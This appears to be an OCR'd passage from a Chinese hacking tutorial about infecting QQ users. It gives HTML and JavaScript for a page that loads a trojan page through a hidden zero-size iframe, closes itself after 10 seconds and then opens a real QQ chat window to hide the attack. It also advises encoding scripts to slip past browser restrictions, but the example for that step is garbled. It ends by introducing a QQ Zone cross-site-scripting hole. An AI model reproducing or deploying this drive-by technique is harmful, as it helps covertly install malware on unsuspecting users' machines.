


图 7




图 5




图 6

我们继续发挥一下，在弹出网页里写上隐藏祯 **<iframe src= 木马网页 width=0 height=0</iframe>**，网页标题是“正在加载网页”，内容设置为空白，再用上自动关闭脚本，设置为 10 秒，一般的机器 10 秒应该能执行完代码。

```
<script language="javascript">
<!--
function hackqq(){
window.opener=null;
setTimeout("self.close()",10000) //10秒后自动关闭
}
//-->
</script>

<body onload=" hackqq ()">
```

，最后在网页关闭的时候弹出正常 QQ 聊天的网页，实现代码是

```
<body onUnload="leave()">
<script LANGUAGE="JavaScript">
<!-- Begin
function leave() {
window.open(' http://wpa.qq.com/msgrd?
V=1&Uin=QQ 号&Site=
http://www.hackerxfiles.net&
Menu=yes ','','toolbar=no,menubar=
no,location=no,height=800
width=600);
}
```

这样在网页关闭时就会跳转刷新到正常 QQ 页面，因为 QQ 的那个页面加载时很慢，因此通常不会被注意到的。有朋友会问怎么不用 META 标签刷新**<meta http-equiv="refresh" content="10;url=QQ 聊天的网页">**，主要是因为 WinXP 的 IE 浏览器屏蔽 META 标签，网页代码不可能执行，脚本编码或加密后就可以绕过限制，比如把 javascript 改为 **javascript**。

说到脚本，就不得不提 QQ 空间跨站漏洞，先了解一下对应的 QQ 空间情况。QQ-ZONE 是 2005 版 QQ 推出的服务，相信很多朋友都有自己的空间吧，不过一般的空间效果都不好，腾讯公司又没有像样的官方教程，想

用什么都要花Q币。想必大家都是看着别人制作好的空间眼红吧，其实网上早就推出了相关的QQ空间代码生成器，有的是直接生成代码，例如黑客动画吧QQ代码查看器，有的是按设定好的步骤来操作，比如中国红黑联盟的QQ代码生成器。有了这些小工具，普通QQ号码一样可以制作出好的QQ空间，如图8。

